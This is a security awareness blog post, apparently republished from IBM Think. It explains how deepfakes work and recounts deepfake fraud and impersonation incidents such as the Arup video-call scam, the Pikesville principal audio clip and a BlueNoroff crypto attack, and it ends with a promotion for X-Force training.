<p>Social engineering is the umbrella term for a plethora of ways by which attackers and fraudsters manage to trick people into divulging information that will compromise their identity and accounts. This threat also remains one of the top attack vectors that leads to a <a href="https://www.ibm.com/reports/threat-intelligence">data breach</a>. This has been mitigated to an extent by employee training and advanced spam filters but does not appear to apply to the trending Deepfake threat. In 2024, over <a href="https://www.forbes.com/sites/edwardsegal/2024/11/10/80-of-surveyed-businesses-dont-have-plans-for-an-ai-related-crisis/">80% of companies reported they have no protocols in place to fight back against Deepfake-based attacks</a>.</p>

<p>Furthermore, <a href="https://cybertechnologyinsights.com/threat-management/pindrops-2025-report-shows-1300-percent-spike-in-deepfake-fraud-cases/">Pindrop’s 2025 Voice Intelligence Report</a> found a sharp uptick in Deepfake fraud compared to previous years reporting a 1300% increase. Deepfake attacks represent a daunting new frontier, one where you can no longer trust what you see – or hear.</p>

<h2 id="what-exactly-are-deepfakes">What exactly are “deepfakes”?</h2>

<p>The technology behind deepfakes is called <a href="https://www.ibm.com/think/topics/generative-adversarial-networks">Generative Adversarial Network</a> (GAN). It was developed in 2014 and published in a research paper by researcher <a href="https://en.wikipedia.org/wiki/Ian_Goodfellow">Ian Goodfellow</a>, and his colleagues. A GAN is a type of machine learning model that generates new data by learning patterns from training datasets. But what does this actually mean? A GAN consists of two neural networks that constantly compete with each other to create realistic, fake data. One network is the Generator, the other is the Discriminator.</p>

<p>The Generator creates synthetic content, and the Discriminator determines whether the content is real. This back and forth eventually makes the fake content look as real as possible. Think of it like sharpening a sword against a steel block. Every time the sword (the Generator) is run against the steel block (the Discriminator), the sword gets sharper.</p>

<p><img src="/img/how-gans-work.jpg" alt="https://pilot44.com/insights/the-evolution-of-generative-ai" /></p>

<p>A few years later, in 2017, the term “deepfake” was coined by a Reddit user operating under the name “deepfakes”. This person abused the GAN concept in a malicious way. Using an account dedicated to adult content, he released some of the first publicly distributed deepfake videos using images of unrelated personspeople to create fake content and distribute it online.</p>

<p>While early deepfakes were usually low quality and easier to spot. Today, that’s no longer the case. People are posting voice and image deepfakes which are very hard to identify as fake, challenging the very concept of identity and trust in the virtual world.</p>

<h2 id="deepfake-timeline---deeply-disturbing">Deepfake Timeline - Deeply Disturbing</h2>
<p>Deepfakes entered the mainstream in 2018, with the release of accessible open source deepfake tools like DeepFaceLab. Since then, the technical barriers to creating realistic deepfakes have steadily declined. In 2023, the deepfake tool market skyrocketed, with a 44% increase in development of these tools. Unfortunately, the creation of non-consensual explicit content of women has served as a motivating factor for the popularization of deepfake tools. The problem is rampant, with <a href="https://www.securityhero.io/state-of-deepfakes/">Security Hero</a> reporting that in 2023, approximately 98% of deepfake videos online are explicit in nature and only 1% of targets in that category are male.</p>

<p>In recent years, deepfakes have also been used to manipulate politics and consumer fraud. Most of the targets of deepfakes are public figures, largely because they have a wealth of media samples available on the internet.</p>

<p>In early 2024, <a href="https://apnews.com/article/new-hampshire-primary-biden-ai-deepfake-robocall-f3469ceb6dd613079092287994663db5">New Hampshire constituents</a> received a robocall that impersonated President Biden to discourage them from voting in the Democratic primary election. The malicious actor even spoofed the caller ID to appear as the Democratic Party chair. This incident is a clear example of voice phishing, a.k.a. “vishing”, using deepfake audio. Since then, <a href="https://apnews.com/article/fcc-elections-artificial-intelligence-robocalls-regulations-a8292b1371b3764916461f60660b93e6">the FCC has banned the use of AI-generated voices in robocalls</a> for voter suppression.</p>

<p>There have also been multiple deepfake videos featuring prominent public figures such as  <a href="https://www.engadget.com/deepfakes-of-elon-musk-are-pushing-crypto-giveaway-scams-on-youtube-live-200700886.html">Elon Musk</a>, the New Zealand Prime Minister, <a href="https://www.rnz.co.nz/news/national/531353/pensioner-loses-224k-after-being-tricked-by-ai-deepfake-christopher-luxon-cryptocurrency-investment-scam">Christopher Luxon</a> and <a href="https://www.ctvnews.ca/toronto/article/ontario-man-loses-12k-to-deepfake-scam-involving-prime-minister-justin-trudeau/">Canadian Prime Minister Justin Trudeau</a>. These deepfake videos promoted various cryptocurrency schemes to scam potential investors.</p>

<p>There are also more legitimate uses of deepfake technology, with <a href="https://news.mit.edu/2020/mit-tackles-misinformation-in-event-of-moon-disaster-0720">researchers at MIT’s Center for Advanced Virtuality</a> deepfaking President Richard Nixon delivering a speech about a failed moon landing. This project was created by students to warn about the importance of media literacy in the age of deepfakes. <a href="https://boldentrance.com/will-disney-researchs-ai-fran-revolutionize-re-aging-of-actors/">Disney</a> and other major Hollywood studios have also invested in using the technology for de-aging actors and including advanced visual effects in movies.</p>

<h2 id="notable-incidents-using-deepfakes">Notable incidents using deepfakes</h2>
<p>Below are four notable cases where deepfake technology was used in fraud, deception and impersonation.</p>

<h3 id="arup">Arup</h3>
<p>In early 2024, the multinational engineering firm Arup confirmed that it lost USD25 million to a deepfake scam.</p>

<p>A <a href="https://www.cnn.com/2024/05/16/tech/arup-deepfake-scam-loss-hong-kong-intl-hnk">Hong Kong employee</a> received a phishing email from Arup’s UK office requesting a “secret” transaction. Naturally, the employee was suspicious at first. His suspicion was put to rest when he joined a video call with the Chief Financial Officer and several other employees. He recognized these faces and their voices, so he sent 200 million Hong Kong dollars (USD25.6M). The money was sent in 15 transfers to <a href="https://www.techmonitor.ai/technology/cybersecurity/arup-revealed-as-victim-of-25m-deepfake-scam?cf-view">five different banks</a> before the fraud was discovered.</p>

<p>Arup’s Chief Digital Information Officer, Rob Greig, discussed the incident at the time with the <a href="https://www.weforum.org/stories/2025/02/deepfake-ai-cybercrime-arup/">World Economic Forum</a>. Greig described the incident as more “technology-enhanced social engineering” rather than a cyberattack. There was no system compromise or unauthorized access to data. People were tricked into carrying out what they thought were genuine transactions. Greig even tried to create a deepfake video of himself, and it took him less than an hour. He also believes this happens more often than people might think.</p>

<p>This case highlights the devastating financial damage deepfake phishing can have on a company. Similar cases have targeted individuals as well, with senior citizens receiving distress calls impersonating their loved ones.</p>

<h3 id="high-school-principal-incident">High school principal incident</h3>
<p>The danger of deepfakes extends not only to public figures and company executives. In 2024, a case emerged of <a href="https://www.bbc.com/news/world-us-canada-68907895">a principal in Baltimore</a> who had his life turned upside down because of an AI-generated audio clip of him appearing to make racist and antisemitic statements.</p>

<p>A fabricated audio clip of the principal of Pikesville High School, Eric Eiswert, went viral online as he appeared to make harmful and derogatory statements. The clip received well over two million views. There was immense backlash both online and in real life. The local community was especially outraged as Pikesville has a large black and Jewish population.</p>

<p>Due to the backlash, Eiswert went on leave, and police were stationed to guard his home amidst the vicious threats and harassment he was receiving. Security was also increased at the school.</p>

<p>Eiswert’s initial defense that the clip was fake was <a href="https://www.bbc.com/news/articles/ckg9k5dv1zdo">poorly received</a> and dismissed as Eiswert avoiding accountability. The clip was initially posted in January 2024. It took until April for the local police to confirm the recording was falsified. Police arrested the school’s athletic director, Dazhon Darien, on charges related to the fake clip. Eiswert had been investigating Darien for theft of school money and work performance issues. In April 2025, Dazhon Darien pleaded guilty, having purchased AI cloning tools.</p>

<p>The incident had damaging effects on Eiswert’s reputation, leaving Eiswert to move jobs and work in another school.</p>

<h3 id="uk-ceo-voice-fraud">UK CEO voice fraud</h3>
<p>One of the first major deepfake attacks occurred in 2019 when deepfake audio was <a href="https://www.trendmicro.com/vinfo/mx/security/news/cyber-attacks/unusual-ceo-fraud-via-deepfake-audio-steals-us-243-000-from-u-k-company">used to steal USD243,000</a> from a UK company.</p>

<p>The CEO of an unnamed UK energy company received a call from the CEO of the German parent company. The <a href="https://www.forbes.com/sites/jessedamiani/2019/09/03/a-voice-deepfake-was-used-to-scam-a-ceo-out-of-243000/">UK CEO noted</a> that the call even carried the “melody” of the German CEO. The fraudsters called a total of three times. In the first call, the fraudster requested the UK CEO to transfer USD243,000 to the bank account of a Hungarian supplier. The CEO complied. In the second call, they claimed the transfer was reimbursed. The third and final call, the caller was seeking a follow-up payment. After the UK CEO noticed the transfer was, in fact, not reimbursed, he refused to send any follow-up payments. The first amount was transferred to the Hungarian bank account, then to Mexico and elsewhere, making attribution difficult.</p>

<p>This early deepfake fraud case is a canary for how ambitious and sophisticated these schemes would later become.</p>

<h3 id="threat-actor-group-bluenoroff-crypto-scheme">Threat actor group BlueNoroff crypto scheme</h3>
<p>As one of the more recent attacks occurring in June 2025, the threat actor group based in North Korea, BlueNoroff, utilized deepfake technology to target cryptocurrency companies.</p>

<p>A cryptocurrency company employee received a Calendly link for a Google Meet. Two weeks later, the employee joined a Zoom call <a href="https://www.huntress.com/blog/inside-bluenoroff-web3-intrusion-analysis">controlled by the threat actor</a>. The call was filled with deepfaked versions of senior leadership. When the employee experienced an audio issue, the attackers sent a malicious Zoom Extension. The Zoom Extension was actually a script that deployed malware to hijack any crypto wallets found on the system.</p>

<p>This attack highlights how threat actors are now combining traditional social engineering with real-time deepfake impersonation, making verification significantly harder for end users.</p>

<h3 id="a-threat-to-reckon-with">A threat to reckon with</h3>
<p>Deepfakes are no longer a potential threat; the threat and its consequences are <a href="https://www.dhs.gov/sites/default/files/publications/increasing_threats_of_deepfake_identities_0.pdf">very real and present</a>. Deepfakes today are at the point of undermining trust in the online identity verification process that many organizations, especially in the financial sector, have come to rely upon. With more people than ever authenticating themselves using biometrics across all their devices, the growth in the malicious use of deepfakes can lead to a dire need to <a href="https://www.forbes.com/councils/forbestechcouncil/2024/08/02/in-the-deepfake-era-its-time-to-overhaul-identity-verification/">rethink authentication security</a> within the next five years, or sooner.</p>

<p>As shown in recent attacks, the barrier to entry for creating realistic deepfakes has dramatically decreased. From cloned voices to full video impersonations, deepfakes empower scammers and fraudsters in ways that are harder to detect and defend against.</p>

<p>Another aspect that should be taken seriously is the use of deepfakes by school bullies who taunt and harass their peers, target educators or try to depict themselves in situations that are meant to threaten and intimidate others. <a href="https://www.neari.org/advocating-change/new-from-neari/ai-deepfakes-disturbing-trend-school-cyberbullying">This cyberbullying trend</a> is only getting worse over time, and calls on parents to educate children and be very vigilant about potential threats.</p>

<p>Understanding the threat is the first step to defending against it. With more end-user security training and leveraging emerging deepfake detection tools, organizations and individuals can begin to fight back against this new threat.</p>

<p><em>Want to learn more? Contact X-Force experts for a 1:1 briefing and talk about deepfakes, deepfake threats and how your team can train to identify them and thwart threat actors before damage is done.</em></p>

<p><em>Our Cyber Range team invites you to train like you fight at one of our global locations, your offices or virtually. <a href="https://www.ibm.com/services/xforce-cyber-range">Contact us today</a>.</em></p>]]></content><author><name>HC</name></author><category term="research" /><category term="research" /><category term="ai" /><category term="security" /><summary type="html"><![CDATA[Originally posted on IBM Think here: Blog Link]]></summary></entry></feed>